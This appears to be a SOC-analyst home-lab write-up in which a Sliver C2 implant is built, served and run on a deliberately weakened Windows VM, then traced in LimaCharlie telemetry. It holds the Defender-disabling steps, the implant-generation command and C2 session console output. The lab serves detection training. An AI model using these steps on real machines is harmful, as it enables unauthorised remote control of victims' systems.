


# “So You Want to Be a SOC Analyst” – Endpoint Detection & Response Lab


This project simulates a real-world Security Operations Center (SOC) workflow by building a controlled attack-and-detect environment. A Windows 11 virtual machine is deliberately hardened down to allow compromise, while an Ubuntu attacker machine deploys a Command-and-Control (C2) framework. Endpoint telemetry is collected using LimaCharlie, where suspicious process and network activity is investigated, validated, and ultimately detected using custom Detection & Response (D&R) rules.

The home lab demonstrates practical skills in endpoint security, attacker tradecraft, log analysis, threat hunting, and detection engineering — mirroring how SOC analysts identify, investigate, and respond to real threats.


## Environment Setup – Windows Victim

A Windows 11 virtual machine was prepared as the victim endpoint. Multiple built-in security controls were intentionally disabled to allow realistic attacker execution, including Microsoft Defender Antivirus features and Tamper Protection. This mirrors scenarios where attackers operate on poorly secured or misconfigured systems.






Administrative commands were executed on the Windows VM to disable sleep, hibernation, and display timeouts. This ensured uninterrupted execution of malicious activity and continuous telemetry collection during the attack simulation.



The system was booted into **Safe Mode** to modify protected registry keys. Critical Windows services related to endpoint protection were set to a disabled state (**Start = 4**), ensuring they would not load during normal operation. This step demonstrates how attackers and analysts alike may leverage Safe Mode to bypass or troubleshoot security controls.



## Environment Setup – Ubuntu attacker

An Ubuntu Linux virtual machine was configured as the attacker host. Netplan was modified to ensure proper network connectivity. The system's IP address and default gateway were identified to confirm routing and enable lateral communication between attacker and victim machines.

```
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast link/ether 00:0c:29:00:fd:a9 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.246.133/24 brd 192.168.246.255 scope global dynamic noprefixroute
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe00:fda9/64 scope link
        valid_lft forever preferred_lft forever
user@attacker:~$ ping -c 1 _gateway
PING _gateway (192.168.246.2) 56(84) bytes of data:
64 bytes from _gateway (192.168.246.2): icmp_seq=1 ttl=128 time=0.541 ms
--- _gateway ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.541/0.541/0.541/0.000 ms
user@attacker:~$
```

`sudo netplan apply`

`sudo netplan try`

```
GNU nano 6.2 /etc/netplan/00-in
# This is the network config written by 'subiquity'
network:
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.246.133/24]
      gateway4: 192.168.246.2
      nameservers:
        addresses: [8.8.8.8,8.8.4.4]
      version: 2
```

## Endpoint Telemetry – LimaCharlie Sensor Deployment

A LimaCharlie sensor was registered and deployed on the Windows machine (`winddev2305.localdomain`). Specific telemetry sources were enabled, including:

- Process creation
- Network connections
- File activity










This provided real-time visibility into endpoint behaviour for later investigation.

[illegible]

## Sensors [VIEW DOCS →](#)

[ORGANIZATIONS](#) [GROUPS](#) [ADD-ONS](#) [SETTINGS](#) [SUPPORT](#)

Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time. Embedded platforms (e.g. Windows, Mac, Linux) expose deeper capabilities like sending commands and collecting artifacts. Sensors tagged `lc:system` are generated by LimaCharlie Extensions and do not count towards the quota.

<input type="text" value="Quick Search"/>    <input type="text" value="is_online is true"/> <span>×</span> <a href="#">ADD FILTER</a>							
6 sensors   5 billed on usage   1 billed on quota (maximum 2) ⓘ							
<input type="checkbox"/>	Type ↕	Hostname ↕	Tags ↕	Last Seen/Alive ↕	Online ↕	Isolated ↕	Sealed ↕
<input type="checkbox"/>	 <code>ext-atomic-red-team</code>		<code>EXT:EXT-ATOMIC-RED-TE...</code> <code>LC:SYSTEM</code>	2025-12-10 20:23:00	✓	On network	No
<input type="checkbox"/>	 <code>ext-yara</code>		<code>EXT:EXT-YARA</code> <code>LC:SYSTEM</code>	2025-12-10 20:56:14	✓	On network	No
<input type="checkbox"/>	 <code>ext-yara-manager</code>		<code>EXT:EXT-YARA-MANAGER</code> <code>LC:SYSTEM</code>	2025-12-10 20:22:57	✓	On network	No
<input type="checkbox"/>	 <code>ext-reliable-tasking</code>		<code>EXT:RELIABLE-TASKING</code> <code>LC:SYSTEM</code>	2025-12-10 20:31:53	✓	On network	No
<input type="checkbox"/>	 <code>windev2305eval.locald...</code>			2025-12-10 20:53:36	✓	On network	No
<input type="checkbox"/>	 <code>binlib-activity</code>		<code>EXT:BINLIB</code> <code>LC:EXT</code> <a href="#">+1 more</a>	2025-12-10 20:31:07	✓	On network	No

: windev2305.localdomain is the windows machine

### ARTIFACT COLLECTION RULE



#### windows-sysmon-logs

Artifact Collection Rules automate collection of logs and other artifacts from sensors based on specific file patterns and sensor platform / tags. Artifact Collection is billed based on usage at the rate of \$0.01 per block of 3.5 GB per day, billed once at ingestion time (based on the requested retention time). This includes retention, indexing and visualization. Once ingested, exporting original raw artifacts is billed at-cost: \$0.12 per block of 1 GB.

#### PATTERNS ⓘ

`wel://Microsoft-Windows-Sysmon/Operational:*` × ▼

#### RETENTION PERIOD (IN DAYS) (OPTIONAL)

10

#### DELETE LOGS ON HOST AFTER INGESTION



#### IGNORE SSL CERT ERRORS DURING LOG UPLOAD



#### PLATFORM(S)

`windows` × ▼

#### TAGS (OPTIONAL) ⓘ

i.e. 'tag1' and 'tag2' and 'tag3' ▼

## Secure Remote Access to Attacker Machine

From the host system, an SSH tunnel was established to the Ubuntu attacker machine. Root access was used to prepare and operate the command-and-control infrastructure securely.

```
root@attack: /home/user
Microsoft Windows [Version 10.0.26200.7171]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>ssh user@192.168.246.133
The authenticity of host '192.168.246.133 (192.168.246.133)' can't be established.
ED25519 key fingerprint is SHA256:T81Z4Bubf5tqjOhPNINbcCKfE5uIG+zyXuCFa0zrHw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.246.133' (ED25519) to the list of known hosts.
user@192.168.246.133's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-163-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 10 Dec 21:24:02 UTC 2025

System load:  0.08          Processes:      218
Usage of /:   32.2% of 9.75GB Users logged in:  1
Memory usage: 9%          IPv4 address for ens33: 192.168.246.133
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.

62 updates can be applied immediately.
6 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

The **Sliver C2 framework** was downloaded and installed on the Ubuntu machine. An external C2 package was loaded into Sliver, and a Python-based HTTP listener was configured to serve the payload to the victim system.

```
Select root@attack: /home/user
root@attack:/home/user# chmod +x /usr/local/bin/sliver
chmod: cannot access '/usr/local/bin/sliver': No such file or directory
root@attack:/home/user# chmod +x /usr/local/bin/sliver-server
root@attack:/home/user# apt install -y mingw-w64
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
  g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
  gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime
  gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix
  gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime libisl23 libmpc3
  mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
Suggested packages:
  gcc-10-locales wine64
The following NEW packages will be installed:
  binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
  g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
  gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime
  gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 gcc-mingw-w64-x86-64-posix
  gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime libisl23 libmpc3
  mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
0 upgraded, 27 newly installed, 0 to remove and 74 not upgraded.
Need to get 229 MB of archives.
After this operation, 1,138 MB of additional disk space will be used.
Get:1 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 binutils-mingw-w64-i686 amd64 2.38-3ubuntu1+9build1 [2,88
2 kB]
Get:2 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 mingw-w64-common all 8.0.0-1 [4,911 kB]
Get:3 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 mingw-w64-i686-dev all 8.0.0-1 [2,837 kB]
```

```
root@attack: /home/user

All hackers gain conspire
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command

[server] sliver > generate --http 192.168.246.133 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 56s
[*] Implant saved to /opt/sliver/INADEQUATE_HERON.exe

[server] sliver > implants

=====
Name                Implant Type  Template  OS/Arch      Format  Command & Control  Debug
=====
INADEQUATE_HERON    session      sliver    windows/amd64 EXECUTABLE [1] https://192.168.246.133 false
=====

[server] sliver >
```

Open a connection in order to solicit installation using a python http listener.

```
root@attack: /opt/sliver

Use the ``-h`` option to get more help information.
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
tcp    LISTEN 0      5          0.0.0.0:*      users:((("python3",pid=8843,fd=3))
root@attack:/opt/sliver# sudo kill -9 0
Killed
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
tcp    LISTEN 0      5          0.0.0.0:*      users:((("python3",pid=8843,fd=3))
root@attack:/opt/sliver# sudo kill -9 8843
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
root@attack:/opt/sliver# sliver-server

S... | L... | I... | V... | E... | R... |
:/: | :/: | (V) | :(): | (V) | :(): |
:V: | ( ) | :V: | ()() | :V: | ()() |
...S | ...L | ...I | ...V | ...E | ...R |

All hackers gain evolve
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[server] sliver >
```

Using Sliver, the C2 payload was delivered and installed on the Windows victim. This established a remote command-and-control channel, simulating a successful endpoint compromise.

```
[server] sliver > use 5bf387c5

[*] Active session INADEQUATE_HERON (5bf387c5-7fbd-4564-8b67-93b9b5efc53c)

[server] sliver (INADEQUATE_HERON) > info

    Session ID: 5bf387c5-7fbd-4564-8b67-93b9b5efc53c
    Name: INADEQUATE_HERON
    Hostname: WinDev2305Eval
    UUID: fd9cad56-5f0c-faca-ae26-2d0797f03a0f
    Username: WINDEV2305EVAL\User
    UID: S-1-5-21-2195803488-2152787190-766101371-1000
    GID: S-1-5-21-2195803488-2152787190-766101371-513
    PID: 4212
    OS: windows
    Version: 10 build 22621 x86_64
    Locale: en-US
    Arch: amd64
    Active C2: https://192.168.246.133
    Remote Address: 192.168.246.134:50805
    Proxy URL:
    Reconnect Interval: 1m0s
    First Contact: Wed Dec 10 22:49:50 UTC 2025 (2m59s ago)
    Last Checkin: Wed Dec 10 22:52:23 UTC 2025 (26s ago)

[server] sliver (INADEQUATE_HERON) > whoami

logon ID: WINDEV2305EVAL\User
[*] Current Token ID: WINDEV2305EVAL\User
[server] sliver (INADEQUATE_HERON) > getprivs


Privilege Information for INADEQUATE_HERON.exe (PID: 4212)
-----
Process Integrity Level: High

Name                                     Description                                     Attributes
====                                     =====
seIncreaseQuotaPrivilege                 Adjust memory quotas for a process             Disabled
seSecurityPrivilege                     Manage auditing and security log               Disabled
seTakeOwnershipPrivilege                 Take ownership of files or other objects       Disabled
seLoadDriverPrivilege                   Load and unload device drivers                 Disabled
seSystemProfilePrivilege                 Profile system performance                     Disabled
seSystemtimePrivilege                   Change the system time                         Disabled
seProfileSingleProcessPrivilege          Profile single process                          Disabled
seIncreaseBasePriorityPrivilege           Increase scheduling priority                    Disabled
seCreatePagefilePrivilege                Create a pagefile                              Disabled
seBackupPrivilege                       Back up files and directories                   Disabled
seRestorePrivilege                      Restore files and directories                   Disabled
seShutdownPrivilege                     Shut down the system                           Disabled
seDebugPrivilege                        Debug programs                                 Enabled
seSystemEnvironmentPrivilege             Modify firmware environment values              Disabled
seChangeNotifyPrivilege                  Bypass traverse checking                       Enabled, Enabled by Default
seRemoteShutdownPrivilege                Force shutdown from a remote system            Disabled
seUndockPrivilege                        Remove computer from docking station            Disabled
seManageVolumePrivilege                  Perform volume maintenance tasks                Disabled
seImpersonatePrivilege                   Impersonate a client after authentication        Enabled, Enabled by Default
seCreateGlobalPrivilege                  Create global objects                           Enabled, Enabled by Default
seIncreaseWorkingSetPrivilege             Increase a process working set                  Disabled
seTimeZonePrivilege                     Change the time zone                            Disabled
seCreateSymbolicLinkPrivilege            Create symbolic links                           Disabled
```

```
[server] sliver (INADEQUATE_HERON) > netstat

Protocol  Local Address      Foreign Address      State      PID/Program Name
-----
tcp       192.168.246.134:49684 114.152.242.35.bc.googleusercontent.com.:443 ESTABLISHED 3284/rphcp.exe
tcp       192.168.246.134:50762 a92-123-128-149.deploy.static.akamaitechnologies.com.:443 CLOSE_WAIT 6692/SearchHost.exe
tcp       192.168.246.134:50763 a92-123-128-152.deploy.static.akamaitechnologies.com.:443 CLOSE_WAIT 6692/SearchHost.exe
tcp       192.168.246.134:50764 a92-123-128-152.deploy.static.akamaitechnologies.com.:443 CLOSE_WAIT 6692/SearchHost.exe
tcp       192.168.246.134:50765 a92-123-128-152.deploy.static.akamaitechnologies.com.:443 CLOSE_WAIT 6692/SearchHost.exe
tcp       192.168.246.134:50766 a92-123-128-152.deploy.static.akamaitechnologies.com.:443 CLOSE_WAIT 6692/SearchHost.exe
tcp       192.168.246.134:50767 a92-123-128-152.deploy.static.akamaitechnologies.com.:443 CLOSE_WAIT 6692/SearchHost.exe
tcp       192.168.246.134:50768 a92-123-128-152.deploy.static.akamaitechnologies.com.:443 CLOSE_WAIT 6692/SearchHost.exe
tcp       192.168.246.134:50770 172.187.86.73:443 ESTABLISHED 3452/svchost.exe
tcp       192.168.246.134:50772 172.187.86.73:443 ESTABLISHED 3452/svchost.exe
```

```
tcp 192.168.246.134:50953 attack.:80 ESTABLISHED 4212/INADEQUATE_HERON.exe
```





```
root@attack: /opt/sliver

SLIVER

All hackers gain first strike
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[*] Session ac4131c9 INADEQUATE_HERON - 192.168.246.134:50793 (WinDev2305Eval) - windows/amd64 - Wed, 10 Dec 2025 22:49:
58 UTC

[*] Session 5bf387c5 INADEQUATE_HERON - 192.168.246.134:50805 (WinDev2305Eval) - windows/amd64 - Wed, 10 Dec 2025 22:49:
50 UTC

[server] sliver > sessions

ID          Transport  Remote Address      Hostname      Username      Operating System  Health
=====
5bf387c5    http(s)    192.168.246.134:50805 WinDev2305Eval WINDEV2305EVAL\User windows/amd64     [ALIVE]
ac4131c9    http(s)    192.168.246.134:50793 WinDev2305Eval WINDEV2305EVAL\User windows/amd64     [DEAD]

[server] sliver >
```

Detection & Investigation in LimaCharlie

The LimaCharlie dashboard was used to investigate abnormal behaviour:

**Process Analysis:** Identified suspicious processes and traced their originating IP address.

SENSORS > PROCESSES

Processes (0)

FILTER

lo. 'evil.exe'

Run	Name	PPID	PID	User	Path	Command Line
✓	msedge.exe	6424	2796	WINDEV2305EVAL\User	C:\Program Files (x86)\Microsoft\Edge\	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
✓	powershell.exe	5688	3524	WINDEV2305EVAL\User	C:\Windows\System32\WindowsPowerSh...	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
✓	conhost.exe	3524	3948	WINDEV2305EVAL\User	C:\Windows\system32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
🚫	INADEQUATE_HERON.exe	3524	4212	WINDEV2305EVAL\User	C:\Users\User\Downloads\INADEQUATE...	"C:\Users\User\Downloads\INADEQUATE_HERON.exe"


**Network Analysis:** Filtered network telemetry by the identified IP to uncover associated connections and suspicious outbound activity.

SENSORS > NETWORK

Network (0)


???	(0)	192.168.246.134	51122	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51123	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51124	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51125	tcp4	192.168.246.133	80	TIME_WAIT	-
???	(0)	192.168.246.134	51126	tcp4	192.168.246.133	80	TIME_WAIT	-
